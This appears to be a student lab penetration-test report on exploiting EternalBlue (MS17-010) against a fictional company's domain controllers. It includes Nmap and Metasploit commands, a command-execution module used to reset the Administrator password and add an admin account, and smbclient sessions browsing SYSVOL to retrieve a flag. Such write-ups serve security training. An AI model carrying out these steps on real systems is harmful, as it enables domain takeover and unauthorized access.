Ex150

Joshua Main-Smith

2020-12-11

Contents

Technical Report

Finding: CVE-2017-0143

Risk Assessment

The BDC host is vulnerable to CVE-2017-0143 (Eternal Blue), allowing an attacker to perform remote code execution through the server message block. An attacker can perform actions as NT Authority system, such as creating users with administrator credentials, overriding passwords, viewing the file system, and anything else that's allowed by a user with administrative privileges.

Vulnerability Description

Eternal Blue takes advantage of a vulnerability in the Server Message Block 1.0 (SMBv1) from a mishandling of specially crafted packet requests issued by attackers (Source).


Mitigation or Resolution Strategy

Issue a patch to Windows Server 2008 on BDC to run the most updated version.

Attack Narrative

Discovering and Scanning BDC


We discovered a new host connected to the F4rmC0rp network on PfSense by looking under **Diagonsitcs ->ARP Table** with an internal IP of 10.30.0.89 (BDC).



ARP Table


Interface	IP address	MAC address
LAN	10.30.0.89	00:50:56:87:98:9b
LAN	10.30.0.90	00:50:56:87:e5:b5
LAN	10.30.0.32	00:50:56:87:b3:9d
LAN	10.30.0.1	00:50:56:87:5d:22
WAN	172.30.0.3	00:50:56:87:07:de
WAN	172.30.0.128	00:50:56:87:a2:b0
WAN	172.30.0.1	00:50:56:87:09:6f

We set up an SSH port to Devbox and ran an Nmap scan for the new host, **nmap -Pn -sV -sC 10.30.0.89 –script vuln**. We discovered that the new host is vulnerable to **CVE-2017-0143**, colloquially Eternal Blue. The new machine was blocking ping probes, so it was necessary for us to use the **-Pn** flag to scan the services available.



```
m.mason@devbox:~$ nmap -Pn -sV -sC 10.30.0.89 -p139,445 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-04 15:07 EST
Nmap scan report for WIN-6A970JIN3IO.f4rmc0rp.com (10.30.0.89)
Host is up (0.00052s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: F4RMC0RP)
Service Info: Host: WIN-6A970JIN3IO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

We were able to further determine that 10.30.0.89 is vulnerable to the MS17-010 exploit with the Metasploit module **auxiliary/smb/smb_ms17_010**. We first set up a port forward to port 445 on PfSense from our attack box to BDC then run the module.



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.24.0.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard 14393
[*] 172.24.0.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

From this information, we decided to use one of the ms17-010 exploit modules offered by Metasploit.


BDC Has Fallen

A useful module we decided to use was **auxiliary/admin/smb/ms17_10_command**, which exploits an SMB vulnerability by overwitting the connection sessions information with an administrator session. We can specify CMD commands, such as creating a new user or overwiting the password of a current user or administrator (since we can execute commands as NT Authority).

To start, we were able to see what users are connected to BDC by **set command net user** in the Metasploit module. After running it, we saw several users connected to the domain controller. One of particular interest was the Administrator account. We can see which users have admin priveleges by using **set command net localgroup Administrators**. We found that the users with admin priveleges are **Administrator, Domain Admins, Enterprise Admins** and **F4rm Admin**.

The two we have control over are the **Administrator** and **F4rm Admin** accounts. We decided to change the password for the Administrator account with **set command net user Administrator Password123**.


The password for this was successfully changed, which we can confirm by using **smbclient** to view the network shares as Administrator. We ran **smbclient -L 172.30.0.3 -U Administrator%Password** to view the network shares, as can be seen below.



```
kali@kali:~$ smbclient -L 172.30.0.3 -U Administrator%Password123

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We can log in as Administrator and freely traverse the file system for any of the file shares (such as SYSVOL) by using **smbclient \\\\172.30.0.3\\SYSVOL -U Administrator%Password123**.

We can likewise confirm we are able to traverse the file system with administrator privleges by changing the password of a user not listed in the administrator group, such as s.shephard. As can be seen below, we were able to traverse a directory with admin only permissions as an admin user (in this case, we created a John account with **set command net user John Password123 /ADD** that was added to the admin group with **set command net localgroup administrators John /ADD**) and were not able to traverse the same directory as a user not listed in the administrator group.



kali@kali: ~
File Actions Edit View Help
m.mason@devbox: ~
kali@kali: ~/dl/DfsrPrivate
kali@kali: ~/shep/D
kali@kali: ~
File Actions Edit View Help

```
kali@kali:~$ smbclient \\\\172.30.0.3\\SYSVOL -U s.shephard%Password123
Try "help" to get a list of possible commands.
smb: \> cd f4rmc0rp.com\
smb: \f4rmc0rp.com\> dir
  .                                   D        0  Tue Dec  1 09:14:05 2020
  ..                                  D        0  Tue Dec  1 09:14:05 2020
  DfsrPrivate                       DHS        0  Tue Dec  1 09:14:05 2020
  Policies                            D        0  Tue Dec  1 09:14:05 2020
  scripts                             D        0  Mon Oct 12 16:45:30 2020

                15583487 blocks of size 4096. 12390908 blocks available
smb: \f4rmc0rp.com\> cd DfsrPrivate\
cd \f4rmc0rp.com\DfsrPrivate\: NT_STATUS_ACCESS_DENIED
smb: \f4rmc0rp.com\> 
```

```
kali@kali:~$ smbclient \\\\172.30.0.3\\SYSVOL -U John%Password123
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 12 17:24:30 2020
  ..                                  D        0  Thu Nov 12 17:24:30 2020
  f4rmc0rp.com                        D        0  Thu Nov 12 17:24:30 2020

                15583487 blocks of size 4096. 12390943 blocks available
smb: \> cd f4rmc0rp.com\
smb: \f4rmc0rp.com\> dir
  .                                   D        0  Tue Dec  1 09:14:05 2020
  ..                                  D        0  Tue Dec  1 09:14:05 2020
  DfsrPrivate                       DHS        0  Tue Dec  1 09:14:05 2020
  Policies                            D        0  Tue Dec  1 09:14:05 2020
  scripts                             D        0  Mon Oct 12 16:45:30 2020

                15583487 blocks of size 4096. 12390943 blocks available
smb: \f4rmc0rp.com\> cd DfsrPrivate\
smb: \f4rmc0rp.com\DfsrPrivate\> dir
  .                                   D        0  Tue Dec  1 09:14:05 2020
  ..                                  D        0  Tue Dec  1 09:14:05 2020
  ConflictAndDeleted                  D        0  Tue Dec  1 09:14:05 2020
  Deleted                             D        0  Tue Dec  1 09:14:05 2020
  Installing                          D        0  Tue Dec  1 09:14:05 2020
  PreExisting                         D        0  Tue Dec  1 09:14:05 2020

                15583487 blocks of size 4096. 12390943 blocks available
smb: \f4rmc0rp.com\DfsrPrivate\> SMBecho failed (NT_STATUS_CONNECTION_RESE
T). The connection is disconnected now

kali@kali:~$ 
```


PDC Has Fallen

Considering that the Administrator account is in the domain, we were able to likewise log into the DC account on PDC using the same credentials that we had changed on BDC. In PfSense, we changed the port forward from 10.30.0.89 to 10.30.0.90 (PDC). We were then able to view the network shares with **smbclient -L 172.30.0.3 -U Administrator%Password** log into PDC's SYSVOL using **smbclient \\\\172.30.0.3\\SYSVOL -U Administrator%Password123**.



```
kali@kali:~$ smbclient \\\\172.30.0.3\\SYSVOL -U Administrator%Password123
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Dec  1 21:08:48 2020
  ..                                  D        0  Tue Dec  1 21:08:48 2020
  f4rmc0rp.com                        D        0  Mon Oct 12 16:45:30 2020
  SacredText                          A       32  Tue Dec  1 21:08:48 2020
  Test.txt                            A        0  Tue Nov 10 11:07:54 2020

                15600127 blocks of size 4096. 10157433 blocks available
smb: \> 
```

We found several files, one named **SacredText**. We could download this file using **get SacredText**. View the contents of this file on our Kali host revealed key023.



```
kali@kali:~$ cat SacredText
KEY023:ksT49gna2QvUrtVdFwCAag==
kali@kali:~$ 
```